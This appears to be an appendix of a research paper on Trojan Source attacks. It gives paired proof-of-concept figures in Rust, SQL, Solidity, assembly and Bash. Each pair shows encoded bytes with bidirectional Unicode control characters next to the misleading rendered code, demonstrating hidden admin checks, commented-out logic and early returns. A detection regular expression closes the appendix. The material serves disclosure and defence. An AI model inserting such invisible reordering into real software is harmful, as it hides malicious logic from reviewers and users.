fn main() {
    let access_level = "user";
    if access_level != "userRLO LRI// Check if adminPDI LRI" {
        println!("You are an admin.");
    }
}
```

Figure B.25: Encoded bytes of a Trojan Source stretched-string attack in Rust.

```
fn main() {
    let access_level = "user";
    if access_level != "user" { // Check if admin
        println!("You are an admin.");
    }
}
```

Figure B.26: Rendered text of a Trojan Source stretched-string attack in Rust.

```
fn main() {
    let is_admin = false;
    /*RLO } LRIif is_adminPDI LRI begin admins only */
        println!("You are an admin.");
    /* end admin only RLO { LRI*/
}
```

Figure B.27: Encoded bytes of a Trojan Source commenting-out attack in Rust.

```
fn main() {
    let is_admin = false;
    /* begin admins only */ if is_admin {
        println!("You are an admin.");
    /* end admin only */ }
}
```

Figure B.28: Rendered text of a Trojan Source commenting-out attack in Rust.

B.9 SQL Trojan Source Proofs-of-Concept

```
INSERT INTO user VALUES
    /* RLO,LRIAlice is an admin */ ('alice', TRUE)
    /* RLOLRI('bob', TRUE)PDILRI'Bob is an admin */
```

Figure B.29: Encoded bytes of a Trojan Source commenting-out attack in SQL.

```
INSERT INTO user VALUES
    /* Alice is an admin */ ('alice', TRUE),
    /* Bob is an admin   */ ('bob', TRUE)
```

Figure B.30: Rendered text of a Trojan Source commenting-out attack in SQL.

```
/* Populate admins RLO/*
INSERT INTO user VALUES
    ('alice', TRUE),
    ('bob', TRUE)
```

Figure B.31: Encoded bytes of a Trojan Source early-return attack in SQL.

```
/* Populate admins */
INSERT INTO user VALUES
    ('alice', TRUE),
    ('bob', TRUE)
```

Figure B.32: Rendered text of a Trojan Source early-return attack in SQL.

B.10 Solidity Trojan Source Proofs-of-Concept

```
pragma solidity >=0.7.0 <0.9.0;

contract Adder {

    int256 number;

    function store(int256 num) public {
        /*RLI } LRIif (num > 0)PDI LRI positive numbers only */
        {
            number += num;
        }

    }

    function retrieve() public view returns (int256){
        return number;
    }
}
```

Figure B.33: Encoded bytes of a Trojan Source commenting-out attack in Solidity.

```
pragma solidity >=0.7.0 <0.9.0;

contract Adder {

    int256 number;

    function store(int256 num) public {
        /* positive numbers only */ if (num > 0) {
        {
            number += num;
        }

    }

    function retrieve() public view returns (int256){
        return number;
    }
}
```

Figure B.34: Rendered text of a Trojan Source commenting-out attack in Solidity.

```
pragma solidity >=0.7.0 <0.9.0;

contract Adder {

    int256 number;

    function store(int256 num) public {
        /* Add number thenRLI /*/
```

Figure B.35: Encoded bytes of a Trojan Source early-return attack in Solidity.

```
pragma solidity >=0.7.0 <0.9.0;

contract Adder {

    int256 number;

    function store(int256 num) public {
        /* Add number then; return /*/
```

Figure B.36: Rendered text of a Trojan Source early-return attack in Solidity.

B.11 Assembly Trojan Source Proofs-of-Concept

```
    .globl _main

_main:
    pushq  %rbp
    movq   %rsp, %rbp
    leaq   hello(%rip), %rdi
    /* print string RLOLRIcallq _puts PDILRI*/
    xorl   %eax, %eax
    popq   %rbp
    retq

hello:
    .asciz "Hello world\n"
```

Figure B.37: Encoded bytes of a Trojan Source commenting-out attack in Assmebly.

```
    .globl _main

_main:
    pushq  %rbp
    movq   %rsp, %rbp
    leaq   hello(%rip), %rdi
    /* print string */ callq _puts
    xorl   %eax, %eax
    popq   %rbp
    retq

hello:
    .asciz "Hello world\n"
```

Figure B.38: Rendered text of a Trojan Source commenting-out attack in Assmebly.

```
    .globl _main

_main:
    pushq  %rbp
    movq   %rsp, %rbp
    leaq   hello(%rip), %rdi
    callq  _puts
    xorl   %eax, %eax
    popq   %rbp
    retq

hello:
    .asciz "RLO"# LRIHello worldPDI #
```

Figure B.39: Encoded bytes of a Trojan Source stretched-string attack in Assmebly.

```
    .globl _main

_main:
    pushq  %rbp
    movq   %rsp, %rbp
    leaq   hello(%rip), %rdi
    callq  _puts
    xorl   %eax, %eax
    popq   %rbp
    retq

hello:
    .asciz "# Hello world #"
```

Figure B.40: Rendered text of a Trojan Source stretched-string attack in Assmebly.

B.12 Bash Trojan Source Proofs-of-Concept

```
#!/bin/bash
access_level="user"
if [ $access_level != 'noneRLOLRI' ]; then # Check if admin PDILRI'' -a $access_level != 'user
    echo "You are an admin" fi
```

Figure B.41: Encoded bytes of a Trojan Source commenting-out attack in Bash.

```
#!/bin/bash
access_level="user"
if [ $access_level != 'none' -a $access_level != 'user' ]; then # Check if admin
    echo "You are an admin" fi
```

Figure B.42: Rendered text of a Trojan Source commenting-out attack in Bash.

```
#!/bin/bash
msg="Print this message then RLI";exit
echo $msg exit 0
```

Figure B.43: Encoded bytes of a Trojan Source early-return attack in Bash.

```
#!/bin/bash
msg="Print this message then exit;"
echo $msg exit 0
```

Figure B.44: Rendered text of a Trojan Source early-return attack in Bash.

B.13 Trojan Source Regular Expression

```
(?(DEFINE)
    (?<pdi>([^\x{2067}\x{2066}\x{2068}]*)([^\x{2067}\x{2066}\x{2068}\x{2069}]*)
            ((?-2)[\x{2067}\x{2066}\x{2068}](?-2)(?-1)*(?-2)[\x{2069}](?-2))*
            (?-3)[\x{2067}\x{2066}\x{2068}]+?(?-2)*)
    (?<pdf>([^\x{202B}\x{202A}\x{202E}\x{202D}]*)([^\x{202B}\x{202A}\x{202E}\x{202D}\x{202C}]*)
            ((?-2)[\x{202B}\x{202A}\x{202E}\x{202D}](?-2)(?-1)*(?-2)[\x{202C}](?-2))*
            (?-3)[\x{202B}\x{202A}\x{202E}\x{202D}]+?(?-2)*)
    (?<unbal>(?&pdi)|(?&pdf))(?<string>(?:'(?&unbal)')|(?:"(?&unbal)"))
    (?<comment>(?:\/\*(?&unbal)\*\/)|(?:\/\/(?&unbal)$)|(?:#(?&unbal)$))
)
(?&string)|(?&comment)
```

Figure B.45: Regular Expression in PCRE2 syntax for identifying unbalanced Bidi control characters in comments and strings that may indicate Trojan Source attacks. Newlines added for formatting purposes.